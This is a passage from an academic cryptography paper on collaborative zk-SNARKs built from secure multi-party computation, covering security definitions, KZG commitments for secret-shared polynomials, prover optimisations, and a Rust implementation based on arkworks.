  is negligible, where tr is a transcript, $\mathsf{View}_{\mathcal{A}}^H[x, \vec{w}]$ denotes the view of $\mathcal{A}$ when provers $\mathcal{P}_1, \ldots, \mathcal{P}_N$ interact with input x and witnesses $\vec{w}$ (the honest provers follow Π, but dishonest ones may not), μ is a partial function from the domain of H, and $H[\mu]$ maps x to $\mu(x)$ if it $x \in \mathsf{Domain}(\mu)$ and $H(x)$ otherwise. Thus, $H[\mu]$ is the random oracle H after it has been re-programmed by Sim at a few points.

(2) $\mathcal{P}$ builds an argument of knowledge for a satisfying assignment for the R1CS relation R with respect to x.

The first step is relation-specific, non-cryptographic, and typically inexpensive. The second step is relation-generic, cryptographic, and typically the bottleneck. Thus, most proof systems research focuses on the second step, as do we.

4 Collaborative zk-SNARKs

A *non-interactive collaborative proof* for N provers and a relation $\mathfrak{R}(x, w_1, \ldots, w_N)$ is a tuple $(\mathsf{Setup}, \Pi, \mathsf{Verify})$:

- $\mathsf{Setup}(1^\lambda, \mathfrak{R}) \to \mathsf{pp}$: setup public parameters.
- $\Pi(\mathsf{pp}, x, w_1, \ldots, w_N) \to \pi$: a protocol for N provers with private inputs w_1 through w_N that produces a proof.
- $\mathsf{Verify}(\mathsf{pp}, x, \pi) \to \{0,1\}$: check the proof.

This primitive is non-interactive in the *verification* phase: the verifier does not send messages to the provers. Informally, a collaborative proof is secure if it has the following properties:

- *completeness*: Honest provers with a valid witness produce a valid proof.
- *t-zero-knowledge*: Up to t colluding dishonest provers learn nothing about the witnesses of other provers through Π, other that the validity of the entire witness.
- *succinctness*: Proof size and verification are $o(|\mathfrak{R}|)$.
- *knowledge soundness*: Only provers that "know" a valid witness can build a valid proof. That is, a valid witness can be efficiently "extracted" given "rewind" access to provers that can build a valid proof.

Definition 1 states security formally, building on prior zk-SNARK security definitions [17]. Since soundness only holds against efficient provers, the protocol is a non-interactive collaborative *argument*. Regardless, we (informally) refer to it as a "proof" elsewhere in this work.

Importantly, some of the properties in Definition 1 differ from their zk-SNARK analogs. The single-prover definition of zero knowledge requires that the proof π for any $(x, w) \in \mathfrak{R}$

can be simulated without w. The restriction to *valid* witnesses is acceptable because an honest prover would never write a proof with an invalid witness. However, for collaborative proofs, each prover controls only a part of the witness, so no single prover can guarantee that $(x, \vec{w}) \in \mathfrak{R}$. Moreover, prover i can choose w_i arbitrarily, and then learn if the resulting combined witness w satisfies $(x, \vec{w}) \in \mathfrak{R}$. This is unavoidable, and reveals to prover i some information about the witnesses held by the other provers. We model this by explicitly providing the validity of the witness, denoted by $b \leftarrow \mathfrak{R}(x, \vec{w}) \in \{0,1\}$, to the simulator.

In sum, the zero-knowledge property applies to *all* witnesses, for up to t malicious provers, and guarantees that only the validity of the witness is revealed.

Knowledge soundness has two subtleties. First, the extractor can program the oracle accessed by *all* provers participating in Π. Second, knowledge soundness establishes only that the provers have *distributed knowledge* of the N witnesses. That is, it proves that if they pooled their information, they could determine the N witnesses.[2] It does **not** prove that $\mathcal{P}_i$ knows w_i. This limitation is intrinsic to the non-interactive syntax of the proof, which obscures from $\mathcal{V}$ the number of provers participating in the protocol. In some cases, the restriction might be partially circumvented by having $\mathfrak{R}$ itself establish knowledge of secrets believed (for reasons external to the proof) to be in the custody of different entities.

Theorem 1. *If* $(\mathsf{Setup}, \mathsf{Prove}, \mathsf{Verify})$ *is a zk-SNARK, and* Π *is an MPC for* Prove *that is secure-with-abort against up to t corruptions, then* $(\mathsf{Setup}, \Pi, \mathsf{Verify})$ *is a collaborative zk-SNARK secure against t malicious provers.*

Proof sketch Completeness follows from the completeness of the zk-SNARK and the correctness of Π as an MPC. Knowledge soundness follows directly from the knowledge soundness of the zk-SNARK: from the perspective of an extractor, properties that hold for a malicious prover also hold for a malicious collection of provers. Succinctness follows from the succinctness of the zk-SNARK. Security-with-abort is sufficient for Π because the collaborative proof completeness definition does not cover malicious provers.

Zero-knowledge follows from the zero-knowledge of the zk-SNARK and the security of Π. In the case that $b = 1$ (the witness is valid), then the SNARK's zero-knowledge implies that π can be simulated from x. Then, the security of Π implies that the adversary's view can be simulated from π and the witnesses of the corrupted provers. If $b = 0$ (the witness is invalid), then the security of Π implies that adversary's view can be directly simulated from the witnesses of corrupted provers and $\perp$. □

Collaborative proofs for R1CS In this work, we consider non-interactive collaborative arguments for secret-shared R1CS witnesses. That is, we consider an R1CS instance $\mathbf{x}$ and provers $\mathcal{P}_1, \ldots, \mathcal{P}_N$ which hold shares $[\mathbf{w}]$ of an R1CS witness $\mathbf{w}$, such that $\mathbf{x} \| \mathbf{w}$ is a satisfying assignment for an R1CS relation R. As in a single prover SNARK for R1CS, this approach requires a compiler to R1CS which also produces an extension protocol that maps the input and witness for $\mathfrak{R}$ to shares of the complete R1CS witness. Figure 2 shows the use of the compiler and extension protocol.

[2] This is the Halpern and Moses definition of distributed knowledge [68].




Figure 2: The role of compilation and extension when using a collaborative zk-SNARK for R1CS. First, the relation $\mathfrak{R}$ is compiled to an R1CS relation R and a protocol Π_{ext}. Given $(x, \vec{w}) \in \mathfrak{R}$, the provers engage in Π_{ext} to yield $\mathbf{x}$ and $[\mathbf{w}]$ such that $\mathbf{x} \| \mathbf{w}$ satisfies R.

4.1 PA-MPC from collaborative proofs

Publicly-auditable MPC [7] (PA-MPC) extends MPC with a publicly-verifiable proof that the output of the MPC is correct with respect to commitments to each party's inputs. In Appendix D we define PA-MPC formally, and show that collaborative proofs can be used to construct a PA-MPC protocol. Specifically, we show how a suitable MPC protocol, a commitment scheme, and a collaborative proof give a PA-MPC protocol. The derived PA-MPC protocol outputs proofs whose size is about the same as those output by the collaborative proof. In particular, if the collaborative proof scheme outputs constant size proofs, then so does the derived PA-MPC protocol. This is a dramatic improvement over the classic construction [7] (where proof size and verification time are linear in the size of the evaluated circuit) and it is competitive with recent [103] and concurrent [75] work.

5 Design: efficient MPC for SNARK provers

5.1 Review: two algebraic MPC protocols

We extend two secure MPC protocols for arithmetic circuit evaluation. The first, GSZ (§5.1), is secure if a majority of parties are honest. The second, SPDZ (§5.1), is secure if at least one party is honest. We choose these two protocols because they are simple, efficient, and extend naturally to elliptic curve computations (§5.2). SPDZ [46] is a dishonest majority protocol. GSZ [64] is representative of a new generation of state-of-the-art honest majority protocols [22, 27, 30, 31, 62, 64].

We first describe important features of both protocols. Then in Section 5.2, we discuss how to generalize these protocols

to circuits over elliptic curve points and their scalars.

Honest majority MPC using GSZ The first protocol, GSZ was developed in [64], and based on [27, 45, 55]. The protocol builds on Shamir secret-sharing. It evaluates an arithmetic circuit one gate at a time. Shamir shares can be added, shifted by public values, and scaled by public values using a single field operation and no communication between parties. Shares can be multiplied with an interactive protocol [45]. This protocol is not secure against malicious behavior [55], so all multiplication triples $([x],[y],[z])$ corresponding to wire values of multiplication gates in the circuit, must be saved and checked for consistency, namely $xy = z$, before any share is opened. The *multiplication checking protocol* requires communication sub-linear in the number of triples [64].

Dishonest majority MPC using SPDZ The SPDZ protocol [46] uses additive sharing. Similar to Shamir shares, additive shares can be added, shifted by public values, or scaled by public values with at most one field operation and with no communication between parties. Multiplying shares requires an interactive protocol. SPDZ does not need to check multiplication triples because it maintains a shared *message authentication code* (MAC) $[\Delta x]$ for each shared value $[x]$ ($\Delta \in \mathbb{F}$, the MAC key, is unknown to all). Together, a share and its MAC form an *authenticated share*. The opening protocol for authenticated shares assures the integrity of the revealed value. However, since each operation on an authenticated share changes the MAC, the operation takes twice as long.

Both GSZ and SPDZ are typically split into a preprocessing phase (which can run before the circuit inputs are known) and an online phase (which runs after the inputs are known). We briefly discuss the relative costs of these phases in Section 7.

5.2 MPC using elliptic curve secret sharing

While SPDZ and GSZ natively support arithmetic over a finite field, the zk-SNARKs we consider perform many elliptic curve group operations, such as curve additions and multiplications by scalars.

Since elliptic curve operations decompose into operations over the curve's base field, there is an obvious way to perform them in an MPC. Unfortunately, this naive approach is *very* expensive: curve additions require tens of field operations, and scalar products require thousands. Furthermore, curve *additions* require multiple field *multiplications*, so even curve additions require rounds of communication.

Fortunately there is a better way: both the SPDZ and GSZ protocols can be adapted to operate directly on elliptic curves, where all secret sharing is done over the elliptic curve.

An *elliptic curve circuit* (Fig. 3) is a generalization of an arithmetic circuit over $\mathbb{F}_q$, adding support for computations over an elliptic curve group $\mathbb{G}$, with order q. In an elliptic curve circuit, wires can hold elliptic curve points from $\mathbb{G}$ or




Figure 3: An elliptic curve circuit. The sub-circuit drawn with solid lines is an arithmetic circuit; the dashed extension includes curve operations

.

scalars from $\mathbb{F}_q$ and the gate set is extended to include curve addition and the multiplication of curve points by scalars. The multiplication of two curve points is prohibited.

Prior work shows that SPDZ generalizes to elliptic curve circuits [100]; we observe that GSZ does too. To start, observe that Shamir secret sharing can be used to share an elliptic curve point: the N shares are themselves elliptic curve points, and the secret is reconstructed by a weighted linear combination of sufficiently many shares. In Appendix A, we show how to apply GSZ's sub-protocols—those for computing [45] and checking [64] field products—to scalar-curve products.[3]

5.3 Commitments to shared polynomials

SNARK provers have many components. In this section and the next we show efficient MPC protocols for the core building blocks needed to generate a SNARK proof. We begin with an MPC protocol for a *polynomial commitment scheme*.

Polynomial commitments are a primitive—and bottleneck—in many recent SNARKs. SNARKs are built from polynomial commitments using the *polynomial interactive oracle proof* (P-IOP) paradigm [36, 40]. In a P-IOP, $\mathcal{P}$'s messages to $\mathcal{V}$ are *oracles* to polynomials which $\mathcal{V}$ accesses by querying for the outputs at various inputs. The polynomials are encodings of the SNARK witness, and $\mathcal{V}$ checks the SNARK relation using the results of its queries. To compile a P-IOP to a standard protocol, a polynomial commitment scheme is used to implement the oracles. For each oracle, $\mathcal{P}$ sends $\mathcal{V}$ a commitment to the underlying polynomial. For each query, $\mathcal{V}$ sends the input, $\mathcal{P}$ sends the output, and $\mathcal{P}$ and $\mathcal{V}$ engage in an *evaluation protocol* to validate the claimed evaluation. Informally, the evaluation protocol forces $\mathcal{P}$ to answer queries consistently with the underlying polynomial, so the compiled protocol is equivalent to the P-IOP.

A polynomial commit scheme is a tuple $(\mathsf{PC.Setup}, \mathsf{PC.Commit}, \mathsf{PC.Eval})$ where

[3] Generalizing SPDZ and GSZ to elliptic curves suffices for implementing SNARK provers, but the protocols can do even more: they apply to any bilinear operation, e.g., pairings and polynomial products.

- $\mathsf{PC.Setup}(d) \to \mathsf{pp}$: prepares public parameters supporting polynomials of degree up to d.
- $\mathsf{PC.Commit}(\mathsf{pp}, f, r) \to c$: computes a commitment c to an input polynomial f, using randomness r.
- $\mathsf{PC.Eval}(\mathsf{pp}, x, y, c; f, r) \to \{0,1\}$: a protocol where $\mathcal{P}$ convinces $\mathcal{V}$ that c commits to an f such that $f(x) = y$. Only $\mathcal{P}$ knows f and r.

Prior work [36, 40] gives the security properties that a polynomial commitment must satisfy for the compiled P-IOP to be secure.

For a collaborative proof, the polynomial f is shared since it encodes the witness. However, the commitment to f, and various polynomial evaluations that are part of the proof are public. Hence, our goal is to generalize PC.Commit and PC.Eval to efficiently operate on a shared polynomial.

KZG commitments The KZG polynomial commitment [76] is among the most efficient known schemes and in particular has the smallest evaluation proofs. It is defined by four algorithms:

- $\mathsf{PC.Setup}(d)$: sample $\alpha \xleftarrow{\$} \mathbb{F}$; output

$$\mathsf{pp} \leftarrow (\alpha \cdot g_1,\ \ldots,\ \alpha^d \cdot g_1,\ \alpha \cdot g_2)$$

- $\mathsf{PC.Commit}(\mathsf{pp}, f)$: output $c = f(\alpha) \cdot g_1$, computed as $c \leftarrow \sum_{i=0}^{d} f_i \cdot (\alpha^i \cdot g_1)$
- $\mathsf{PC.Prove}(\mathsf{pp}, f, x)$: compute the remainder and quotient

$$q(X), r(X) \leftarrow \big(f(X) - f(x)\big)/(X - x);$$

  output $\pi = q(\alpha) \cdot g_1$, computed as $\pi \leftarrow \sum_{i=0}^{d} q_i \cdot (\alpha^i \cdot g_1)$; the remainder $r(X)$ must be zero.

- $\mathsf{PC.Check}(\mathsf{pp}, c, x, y, \pi)$: accept if the following pairing equation holds:

$$e\,(\pi,\ \alpha \cdot g_2 - x \cdot g_2) = e\,(c - y \cdot g_1,\ g_2)$$

Here, PC.Setup samples a trapdoor α, which must be discarded for security; for this reason the procedure is called a *trusted setup*. Together, PC.Prove and PC.Check form the evaluation protocol for the scheme. At a high level, the scheme's security follows from the fact that $X - x$ divides $f(X) - y$ if and only if $f(x) = y$. See [40, 52, 76] for security proofs and extensions of the scheme.

Generalizing KZG to multiple provers We now adapt KZG to polynomials shared among multiple provers.

How can PC.Commit and PC.Prove be implemented for a secret shared f? First, let $[f]$ be represented as a list of shared coefficients: $[f_0], [f_1], \ldots, [f_d]$. Let $f_0^{(i)}, f_1^{(i)}, \ldots f_d^{(i)}$ denote $\mathcal{P}_i$'s shares of those coefficients, defining a polynomial $f^{(i)}$, known only to $\mathcal{P}_i$. When using a linear sharing scheme [11] (including the additive and Shamir schemes we use) the provers can correctly create shares of commitments to (respectively, proofs for) f by locally committing to (respectively, proving evaluations for) their individual $f^{(i)}$ and interpreting the results as shares of the desired commitment (respectively, proof). More explicitly, Figure 4 holds our multi-party commitment and proving protocols: $\mathsf{PC.Commit}'$ and $\mathsf{PC.Prove}'$.

Let us show that $\mathsf{PC.Prove}'$ is correct; Appendix C shows security and that $\mathsf{PC.Commit}'$ is correct and secure. We argue generically over a linear secret sharing scheme [11]. A linear secret sharing scheme has *linear reconstruction*: for any sufficient subset of parties there is a linear combination of their shares that reconstructs the value. Let $\vec{\gamma} \in \mathbb{F}^N$ encode this linear combination, that is, for any value v with shares $v^{(i)}$, $v = \sum_{i=1}^{N} \gamma_i v^{(i)}$.

We begin with a lemma about the division in $\mathsf{PC.Prove}'$ from Figure 4b.

Lemma 2. *For any shared polynomial $[f(X)]$ and public polynomial $d(X)$, if each party $\mathcal{P}_i$ computes $q^{(i)}, r^{(i)} \leftarrow \frac{f^{(i)}}{d}$, then $q^{(i)}$ and $r^{(i)}$ are shares of q and r such that $(q, r) = \frac{f}{d}$.*

Proof. Per each party's euclidean division, we have that $q^{(i)} \cdot d + r^{(i)} = f^{(i)}$. Summing the equations—scaled by the γ_i—yields:

$$\left(\sum_{i=1}^{N} \gamma_i q^{(i)}\right) \cdot d + \left(\sum_{i=1}^{N} \gamma_i r^{(i)}\right) = \sum_{i=1}^{N} \gamma_i f^{(i)} = f$$

Since each $r^{(i)}$ has degree less than d, their scaled sum does too, so $\sum_{i=1}^{N} \gamma_i q^{(i)}$ and $\sum_{i=1}^{N} \gamma_i r^{(i)}$ are a quotient-remainder pair for f divided by d. Since polynomial division is unique, these sums must be equal to q and r respectively. □

Claim 3. $\mathsf{PC.Prove}'$ *is correct, that is* $\mathsf{PC.Prove}(\mathsf{pp}, f, x) = \mathsf{PC.Prove}'(\mathsf{pp}, [f], x)$.

Proof. It suffices to show that $\sum_{i=1}^{N} \gamma_i \pi^{(i)}$ is equal to $\mathsf{PC.Prove}(\mathsf{pp}, f, x)$. By Lemma 2, we have that for the $q^{(i)}$ that each $\mathcal{P}_i$ computes, $\sum_i \gamma_i q^{(i)} = q$. Then we have that $\sum_{i=1}^{N} \gamma_i \pi^{(i)}$ is just $\sum_{i=1}^{N} \sum_{j=1}^{d} \gamma_i q_j^{(i)} \cdot \alpha^j \cdot g_1$. Swapping the order of the sum and simplifiying yields $\sum_{j=1}^{d} \sum_{i=1}^{N} \gamma_i q_j^{(i)} \cdot \alpha^j \cdot g_1 = \sum_{j=1}^{d} \gamma_i q^{(i)}(\alpha) \cdot g_1 = q(\alpha) \cdot g_1 = \mathsf{PC.Prove}(\mathsf{pp}, f, x)$. □

These simple and efficient protocols for commitments to shared polynomials are encouraging: the bottleneck in many SNARKs incurs little overhead in the multi-prover setting. In the next section we'll see that many other key SNARK operations have similarly efficient protocols.

5.4 Optimizing SNARK provers for MPC

In this subsection we discuss techniques for optimizing four SNARKs: Groth16 [66], Marlin [40], Plonk [53], and Fractal [41] to multiple-provers. Marlin and Plonk are defined

procedure $\mathsf{PC.Commit}'(\mathsf{pp}, [f]) \to c$:
  each party i:
    $c^{(i)} \leftarrow \sum_{j=0}^{d} f_j^{(i)} \cdot (\alpha^j \cdot g_1)$
    interpret $c^{(i)}$ as a share of $[c]$
  output $[c]$

(a) Commitments

procedure $\mathsf{PC.Prove}'(\mathsf{pp}, [f], x) \to \pi$:
  each party i:
    $q^{(i)}, r^{(i)} \leftarrow f^{(i)}/(X-x)$ (compute quotient and remainder)
    $\pi^{(i)} \leftarrow \sum_{j=0}^{d} q_j^{(i)} \cdot (\alpha^j \cdot g_1)$
    interpret $\pi^{(i)}$ as a share of $[\pi]$
  output $[\pi]$

(b) Evaluation proofs

Figure 4: KZG [76] procedures for shared polynomials

SNARK	FFT	MSM	Poly. Division	Vector Commit.	Sum-Check	Product-Check
Groth16 [66]	✓	✓	✓			
Marlin [40]	✓	✓	✓		✓	
Plonk [53]	✓	✓	✓			✓
Fractal [41]	✓		✓	✓		

Figure 5: Key components of SNARKs

generically over a polynomial commitment scheme. We instantiate them with the KZG-derived scheme from [40], adapted per the previous subsection. Here, we focus on other potential bottlenecks, especially those common to multiple provers. Figure 5 shows the operations we consider and the SNARKs they appear in.

Traditional bottlenecks: FFTs and MSMs Fast fourier transforms (FFTs) and multi-scalar multiplications (MSMs) are bottlenecks for most SNARK provers. MSMs are computations of the form $\sum_i \gamma_i \cdot g_i$ for scalars γ_i and curve points g_i; informally, provers use them to "commit" to the scalars γ_i. The fourier transform computes a matrix-vector product $M\vec{x}$, where M is derived from a root of unity ω. Provers use FFTs to convert between the coefficient- and evaluation-forms of polynomials.

Both the FFT and MSM are linear operators in the scalars γ_i and the vector $\vec{x}$ respectively. Thus, if other inputs (the curve points g_i and the root of unity ω) are public information (as they are in SNARKs) and a linear sharing scheme is used, each operator can be applied directly to each party's input shares, yielding shares of the output. Thus, FFTs and MSMs in a multi-prover SNARK reduce to performing the operation share-wise, with no communication required. Share-wise computation is cheap in an MPC: identical to the base cost for Shamir shares and twice that for authenticated shares.

We now discuss other operations that are not traditional bottlenecks, but might become bottlenecks in the multi-prover setting.

Polynomial division All provers do large polynomial divisions: a complex and non-linear operation that might have high cost in an MPC. However, most SNARKs (including those we consider) only divide by witness-independent—and therefore public—polynomials. The KZG scheme is one example—the divisor is $X-x$, for public x. Elsewhere, provers divide by far larger polynomials, but these polynomials are still public, admitting—as shown Section 5.3—a simple protocol.

Sum- and product-checks Two of the proof systems listed, Plonk and Marlin, combine the aforementioned components with two different but related proof primitives: Marlin relies on SUMCHECK while Plonk relies on PRODCHECK. To explain these primitives, let c_f be a commitment to a polynomial $f \in \mathbb{F}_p[X]$, let $\Omega := \{1, \omega, \omega^2, \ldots \omega^{n-1}\}$ be a subset of $\mathbb{F}_p$, and let $c \in \mathbb{F}_p$. Then SUMCHECK and PRODCHECK are sub-SNARKs for the relations $\mathfrak{R}_+$ and $\mathfrak{R}_\times$ respectively, where

- $\mathfrak{R}_+(c_f, c; f)$ holds when $\sum_{x\in\Omega} f(x) = c$ and c_f is a commitment to f;
- $\mathfrak{R}_\times(c_f, c; f)$ holds when $\prod_{x\in\Omega} f(x) = c$ and c_f is a commitment to f.

The SUMCHECK SNARK is described in [40] while the PRODCHECK SNARK is described in [53]. An MPC implementation of Plonk and Marlin requires proving SUMCHECK and PRODCHECK for shared polynomials.

Adapting the SUMCHECK prover to a shared $[f]$ is fairly direct. In SUMCHECK, the prover commits to $f'(X) \leftarrow (f(X) - c/|\Omega|)/X$, and the verifier checks that $f = X \cdot f' + c/|\Omega|$. The coefficients of f' are just coefficients of f, so the only work happens inside the polynomial commitment.

PRODCHECK poses a greater challenge. Its prover first computes all partial products

$$t_i := \prod_{j=0}^{i} f(\omega^j) \quad \text{for } i = 0, \ldots, n-1. \tag{1}$$

At first glance, one might expect that that an MPC for the PRODCHECK prover would be very costly. Indeed, the

distributed prover has to compute a sharing of the n partial products in (1), which naively takes $n-1$ rounds.

We show that an MPC for the PRODCHECK prover can actually be implemented in a constant number of rounds. To do so, we use a technique due to Bar-Ilan and Beaver [4] to compute all partial products in a constant number of rounds:

(1) The provers generate shared values $[r_0], [r_0^{-1}], [r_1], [r_1^{-1}], \ldots, [r_n], [r_n^{-1}]$ for random $r_0, r_1, \ldots, r_n$ in $\mathbb{F}_p$.
(2) The provers use a multiplication protocol to compute and open the quantities $[r_{i-1} t_i r_i^{-1}]$ for $i \in \{1, \ldots, n\}$. Let $t'_1, \ldots, t'_n \in \mathbb{F}_p$ be the resulting public quantities.
(3) Use n multiplications in parallel to compute $[t_i] = (\prod_{j=1}^{i} t'_j) \cdot [r_0^{-1} \cdot r_i]$ for $i \in \{1, \ldots, n\}$.

The end result is all the partial products needed to run the PRODCHECK prover. The remainder of computing the PRODCHECK proof can be adapted to an MPC with previously discussed techniques.

Vector commitments and hashing Fractal, like Marlin and Plonk, can be viewed as a P-IOP, but with a very different kind of polynomial commitment. Rather than using the pairing-based KZG scheme, the prover commits to a vector of polynomial evaluations (over an enormous domain) using a *vector commitment*, which can be opened to any index. Then, $\mathcal{P}$ and $\mathcal{V}$ use a *low-degree test* to establish that most elements in the vector are consistent with a low-degree polynomial. Then, future polynomial evaluation queries reduce to vector commitment index openings. By using a hash-based vector commitment, the security of Fractal rests only on cryptographic hashing; which is plausibly quantum secure—unlike pairings.

Fractal's best low-degree test, DEEP-FRI [13, 21], is based on the fast Fourier transform, and adapts naturally to an MPC.

However, implementing the vector commitment efficiently in an MPC seems difficult. Fractal's best vector commitment is a Merkle tree: a binary tree of hash evaluations that reduce a vector to a single hash that serves as the commitment to the vector. Hash functions, by necessity, are extremely non-linear, so evaluating them on shared data is extremely expensive. Even hash functions explicitly designed to minimize non-linearity [2, 65] still require hundreds of field multiplications.

To avoid this cost, one could replace the vector commitment to evaluations of a polynomial f with N vector commitments to evaluations of shares of f: $f^{(1)}, \ldots, f^{(N)}$. Then, when $\mathcal{V}$ requests an evaluation, each $\mathcal{P}_i$ opens the corresponding evaluation of $f^{(i)}$; $\mathcal{V}$ checks all N opening proofs and computes the sum. This minimizes prover cost, but the proof size grows by a factor of N, as does $\mathcal{V}$'s work. When an application requires short proofs and fast verification, this might be unacceptable.

6 Implementation

We implement collaborative proofs based on Groth16, Marlin, and Plonk. We omit Fractal because of the tradeoff between proving time and proof size discussed in the previous section. Our starting point is `arkworks` [48]: a collection of Rust libraries for implementing cryptographic proofs, used in a few recent works [37, 38, 40]. It includes interfaces and implementations for finite fields, pairing-friendly curves, and polynomial commitments. It also includes SNARKs implemented generically over their primitives; e.g., Groth16 and Marlin implementations applicable to any pairing e.

Collaborative SNARKs through MPC lifting Our implementation pursues three goals. First, to support different secret-sharing schemes, proof systems, and MPC protocols. Second, to achieve proving time concretely competitive with state-of-the-art conventional SNARKs. Third, to focus on the multi-party aspects of the implementation and optimization.

Given these considerations, we adopt a design that lifts an existing SNARK prover implementation into a multi-prover protocol by instantiating the primitives that the prover uses with secure multi-party protocols. At a high level, we:

(1) define interfaces for field and curve sharing schemes
(2) provide implementations based on the SPDZ and GSZ protocols
(3) define wrapper types for field and curve elements which can be either public or shared,
(4) implement `arkworks` field and curve interfaces for the wrapper types,
(5) instantiate `arkworks`-based SNARK provers with the wrapper types (yielding multi-prover protocols!), and
(6) optimize the protocols.

Building multi-party primitives We first define interfaces for shares of both field elements and groups of prime order (like pairing-friendly elliptic curves). From here on, we discuss only field support; group support is similar. The field share interface includes functions for scaling by public values, shifting by public values, adding shares, multiplying shares, and opening shares. We implement three sharing schemes generically over their underlying field. They use a network library to communicate and access protocol metadata (e.g., their party number). Figure 6 shows the definitions, and how to shift each type of share by a public value. For GSZ shares,[4] all parties shift their value; for additive shares, only one party does; for authenticated shares, the base share is updated by a single party, but the MAC is updated by everyone using their share of the MAC key.

To represent values in an MPC, we introduce a union type `MpcField` for either public or shared field elements. `MpcField` is generic over both the field *and* the sharing scheme. We implement the `Field` interface for `MpcField`, allowing it to be used in any computation that expects to operate on field elements. Figure 7 sketches the code for this. By instantiating the function `foo` (perhaps not intended as an

[4] Identical to Shamir shares, save the verification that runs before any share is opened.

```rust
struct AddShare<F> {
  f: F,

}

impl<F: Field> FieldShare<F>
 for AddShare<F> {
  fn shift(&mut self, c: F) {
    if net::am_first_party() {
      self.f += c;
    }
  }
  // ... other methods ...
}
```

```rust
struct AuthShare<F> {
  val: AddShare<F>,
  mac: AddShare<F>,
}

impl<F: Field> FieldShare<F>
 for AuthShare<F> {
  fn shift(&mut self, c: F) {
    self.val.shift(c);
    self.mac.f +=
      mac_key_share() * c;
  }
  // ... other methods ...
}
```

```rust
struct GszShare<F> {
  y: F,
  // x is party number
}

impl<F: Field> FieldShare<F>
 for GszShare<F> {
  fn shift(&mut self, c: F) {
    self.y += c;
  }


  // ... other methods ...
}
```

Figure 6: Fragments of the definitions of additive, authenticated, and GSZ shares

```rust
enum MpcField<F, S> {
  Public(F),
  Shared(S),
}

impl<F: Field, S: FieldShare<F>>
  Field for MpcField<F, S> {
  // ...
}
```

```rust
fn foo<F: Field>() { /* .. */ }
use ark_bls12_377::Bls12_377::Fr as OurField;

fn run_local() {
  foo::<OurField>();
}
fn run_mpc() {
  net::init(); // reads config file
  foo::<MpcField<OurField, GszShare<OurField>>>();
}
```

Figure 7: Single and multi-party computations in our framework. `foo` is defined generically over a field `F`. Instantiating `F` with BLS 12-377's scalar field yields a local computation. Instantiating `F` with `MpcField` and `GszShare` yields a multi-party computation backed by the GSZ protocol.

MPC) with an `MpcField` based on `GszShare`, we execute it as an honest-majority secure multi-party computation.

Lifting SNARKs into MPCs and optimizing Similarly, we can obtain collaborative proofs from prover implementations that are generic over the `arkworks` interfaces. For Marlin and Groth16 we can use implementations from `arkworks`; Plonk has no `arkworks`-based implementation yet, so we build one.

The resulting protocols (with a few small tweaks) are correct but perform poorly. The problem is that some operations are not optimized for an MPC. One example is computing the partial products of a list (discussed in Section 5.4). Without optimization, this entails a sequence of calls to the `Field` interface's multiplication method; each call requires a round of communication, which is expensive. To allow for an MPC-optimized protocol here (i.e., the one from Section 5.4), we add a partial product method to the `Field` interface. The default implementation is based on serial multiplication, but we also provide an overriding implementation for a sequence of shared values. We repeat this pattern (find a problematic operation, identify a better MPC protocol, add the operation to the relevant algebraic interface, and provide an MPC-optimized implementation) for batch multiplication, polynomial division, batch inversion, multi-scalar multiplication, and the Fourier transform. These new methods and their default implementations are our primary changes to the `arkworks` algebraic interfaces. Calls to these methods are our primary changes to the SNARK prover implementations.

Limitations Our approach is effective for collaborative proofs, but cannot be applied to *all* computations based on `arkworks`. Critically, it does not support programs which branch on shared data or access data at shared locations. The limitation is fundamental: the MPC protocols we use support *circuit evaluation*, not *RAM machine execution*—which the Rust programming language and `arkworks` target. While a program *might* perform circuit-incompatible operations, our approach works because the provers we study do not do that.[5] Techniques for translating RAM programs into circuits [6, 32, 33, 78, 79, 90, 102] could yield more general support. Separately, some MPC algorithms [61, 70, 71, 72] directly support branching programs.

Source code In sum, our implementation comprises a network library (≈700 lines), interfaces and implementations of sharing schemes (≈3000 lines), MPC implementations of `arkworks` algebraic interfaces (≈2000 lines), an `arkworks` Plonk implementation (≈1200 lines), and tests and benchmarking scripts (≈3000 lines). We also slightly modify a number of `arkworks` libraries. Our implementation is available at https://github.com/alex-ozdemir/multiprover-snark.

[5] There are a few exceptions. Some basic operations (polynomial division, multi-scalar multiplication) branch on shared data—we provide MPC-optimized replacements anyway, sidestepping the issue. Some provers also check intermediate (shared) proof material for consistency—we defer all checks until the final proof is revealed.

